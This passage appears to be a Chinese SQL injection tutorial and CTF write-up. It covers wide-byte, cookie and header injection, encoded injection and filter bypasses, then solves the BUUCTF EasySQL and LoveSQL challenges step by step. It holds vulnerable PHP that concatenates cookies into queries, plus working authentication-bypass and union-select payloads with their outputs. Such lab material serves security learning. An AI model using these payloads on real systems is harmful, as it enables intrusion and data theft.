1' ---> 1\'

1%df' ---> 1運'
```

后面的注入方法就与普通的一样了。

HTTP Head Injection

HTTP头注入，包括cookie注入、XFF注入等其他的注入方法.

cookie.php

```
$id = $_COOKIE['id'];

$value = "1";

setcookie("id",$value);

$result = mysqli_query($conn,"select * from users where `id`=".$id);
```

上面就是cookie注入的问题代码，可以通过抓包修改cookie的方式完成注入。

其他的包括client-ip、x-forward-for、remote_addr等获取的ip若拼接进sql语句，同样可能造成sql注入的情况。

编码注入

编码注入有可能是urlencode()处理传入的参数，然后拼接sql的时候进行urldecode()处理，或者直接用base64_decode()处理传入的参数然后拼接进sql语句。

上述问题只要传入base64编码后的sql注入语句即可完成sql注入攻击。


Bypass Detection

对于sql注入的检测，可能的绕过方式是：大小写绕过、双写绕过、编码绕过、内联注释绕过等，当然如果黑名单检测不全面，我们可以用没有被ban的关键字进行sql注入。


Some CTF

前面堆叠注入已经写了强网杯的随便注以及SUCTF的EasySQL。


[极客大挑战 2019]EasySQL



我是cl4y，是一个WEB开发程序员，最近我做了一个网站，快来看看它有多精湛叭！

用户名admin’报错


```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'admin'' at line 1
```


直接:admin’ or 1=1 #


Login Success!


flag:

flag{7e1c042c-9cb4-444b-876e-3a2343f5cece}

[极客大挑战 2019]LoveSQL


用 sqlmap 是没有灵魂的

这群该死的黑客，竟然这么快就找到了我的flag,这次我把它们放在了那个地方，哼哼!


用户名:


admin' or 1=1 #

密 码:


admin

给了一串md5:测试了一下，没什么卵用。


Login Success!




```
Hello admin!
Your password is '26a39a30e2b8b54ca984944a2d477620'
```



```
a16d6abb-de0c-4ca5-82d9-499189a41193.node3.buuoj.cn/check.php?username=admin' order by 4 %23&password=111
```


```
Unknown column '4' in 'order clause'
```

这里要注意注释符#一般写为%23，接下来联合查询，username要写一个不存在的。




```
a16d6abb-de0c-4ca5-82d9-499189a41193.node3.buuoj.cn/check.php?username=adminx' union select 1,2,3 %23&password=111
```

```
Login Success!
Hello 2!
Your password is '3'
```




```
1193.node3.buuoj.cn/check.php?username=adminx' union select 1,group_concat(table_name),3 from in
```

```
Login Success!
```




```
Hello geekuser,l0ve1ysq1!
Your password is '3'
```



```
node3.buuoj.cn/check.php?username=adminx' union select 1,group_concat(column_name),3 from
```


```
Login Success!
Hello id,username,password!
Your password is '3'
```



```
39a41193.node3.buuoj.cn/check.php?username=adminx' union select 1,username,password from geek.l0ve1
```

```
Login Success!
Hello cl4y!
Your password is 'wo_tai_nan_le'
```

没有flag字样，打算加个limit条件遍历一下看看。



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
8	7	200	☐	☐	979	
9	8	200	☐	☐	979	
10	9	200	☐	☐	979	
11	10	200	☐	☐	979	
12	11	200	☐	☐	979	
13	12	200	☐	☐	979	
14	13	200	☐	☐	979	
15	14	200	☐	☐	983	
16	15	200	☐	☐	1005	
17	16	200	☐	☐	735	
18	17	200	☐	☐	735	
19	18	200	☐	☐	735	
20	19	200	☐	☐	735	
21	20	200	☐	☐	735	

```
          <body background='./image/background.jpg' style='background-repeat:no-repeat ;background-size:100% 100%; background-attachment: fixed;'>
               <br><br><br>
               <h1 style='font-family:verdana;color:red;text-align:center;'>Login Success!</h1><br><br><br>
               </br>
               <p style='font-family:arial;color:#ffffff;font-size:30px;left:650px;position:absolute;'>Hello flag!  </p></br></br>
               <p style='font-family:arial;color:#ffffff;font-size:30px;left:650px;position:absolute;'>Your password is
'flag{27409c25-4739-4bef-89d9-214bb97895e0}'</p>
          </body>
          </html>
```

或者可以用group_concat()打印出来全部的。